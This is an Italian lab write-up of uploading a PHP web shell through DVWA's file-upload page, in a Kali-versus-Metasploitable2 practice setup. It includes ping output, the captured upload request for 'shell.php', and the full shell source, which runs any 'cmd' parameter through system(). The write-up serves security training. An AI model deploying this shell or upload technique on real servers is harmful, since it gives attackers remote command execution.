


EXPLOIT FILE PHP

Modificare la pagina DVWA utilizzando un exploit



The image displays two terminal windows. The top window is a Kali Linux terminal with the prompt `(kali@kali)-[~]`. It shows a successful ping to `192.168.1.253` with 11 packets transmitted and received, 0% packet loss, and an average round-trip time of 0.171 ms. The bottom window is a Metasploitable2 terminal running inside an Oracle VM VirtualBox. The prompt is `msfadmin@metasploitable:~$`. It shows a successful ping to `192.168.1.14` with 4 packets transmitted and received, 0% packet loss, and an average round-trip time of 0.195 ms. Both windows have standard menu bars (File, Actions, Edit, View, Help for Kali; File, Macchina, Visualizza, Inserimento, Dispositivi, Aiuto for Metasploitable2) and taskbars at the bottom.

```
(kali@kali)-[~]  
$ ping 192.168.1.253  
PING 192.168.1.253 (192.168.1.253) 56(84) bytes of data.  
64 bytes from 192.168.1.253: icmp_seq=1 ttl=64 time=0.156 ms  
64 bytes from 192.168.1.253: icmp_seq=2 ttl=64 time=0.160 ms  
64 bytes from 192.168.1.253: icmp_seq=3 ttl=64 time=0.174 ms  
64 bytes from 192.168.1.253: icmp_seq=4 ttl=64 time=0.162 ms  
64 bytes from 192.168.1.253: icmp_seq=5 ttl=64 time=0.160 ms  
64 bytes from 192.168.1.253: icmp_seq=6 ttl=64 time=0.170 ms  
64 bytes from 192.168.1.253: icmp_seq=7 ttl=64 time=0.170 ms  
64 bytes from 192.168.1.253: icmp_seq=8 ttl=64 time=0.217 ms  
64 bytes from 192.168.1.253: icmp_seq=9 ttl=64 time=0.169 ms  
64 bytes from 192.168.1.253: icmp_seq=10 ttl=64 time=0.168 ms  
64 bytes from 192.168.1.253: icmp_seq=11 ttl=64 time=0.175 ms  
^C  
--- 192.168.1.253 ping statistics ---  
11 packets transmitted, 11 received, 0% packet loss, time 10239ms  
rtt min/avg/max/mdev = 0.156/0.171/0.217/0.015 ms  
  
(kali@kali)-[~]  
$  
  
Metasploitable2 [In esecuzione] - Oracle VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$ ping 192.168.1.14  
PING 192.168.1.14 (192.168.1.14) 56(84) bytes of data.  
64 bytes from 192.168.1.14: icmp_seq=1 ttl=64 time=0.209 ms  
64 bytes from 192.168.1.14: icmp_seq=2 ttl=64 time=0.187 ms  
64 bytes from 192.168.1.14: icmp_seq=3 ttl=64 time=0.202 ms  
64 bytes from 192.168.1.14: icmp_seq=4 ttl=64 time=0.182 ms  
  
--- 192.168.1.14 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2998ms  
rtt min/avg/max/mdev = 0.182/0.195/0.209/0.010 ms  
msfadmin@metasploitable:~$
```

1 passo le macchine comunicano

Andando sul server DVWA configuriamo il sistema di sicurezza su LOW

Request


Pretty Raw Hex

```

1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.253
3 Content-Length: 562
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.1.253
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGjziulIOERR8P0kU
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.1.253/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=e3e4bed26a4e1ccdf5cb79b6a16c27c0
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryGjziulIOERR8P0kU
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryGjziulIOERR8P0kU
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"

```

0 highlights



Poi abbiamo caricato l'exploit sulla DVWA per attivare la vulnerabilità

Request

Pretty Raw Hex

```


1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.253
3 Content-Length: 562
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.1.253
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGjziulIOERR8P0kU
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.1.253/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=e3e4bed26a4e1ccdf5cb79b6a16c27c0
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryGjziulIOERR8P0kU
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryGjziulIOERR8P0kU
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"

```


0 highlights

Questa è la richiesta POST per inserire l'exploit

Fatto ciò sfruttiamo la breccia ed proviamo ad entrare nella DVWA



Questa è la richiesta get per entrare nella DVWA, per fare un esempio ho creato una directory nuova (cmd=mkdir+ciao)



```
<?php
if (isset($_GET['cmd'])) {
    echo "<pre>";
    $cmd = ($_GET['cmd']);
    system($cmd);
    echo "</pre>";
} else {
    echo "Usage: ?cmd=<command>";
}
?>
```

Questa è l'exploit utilizzato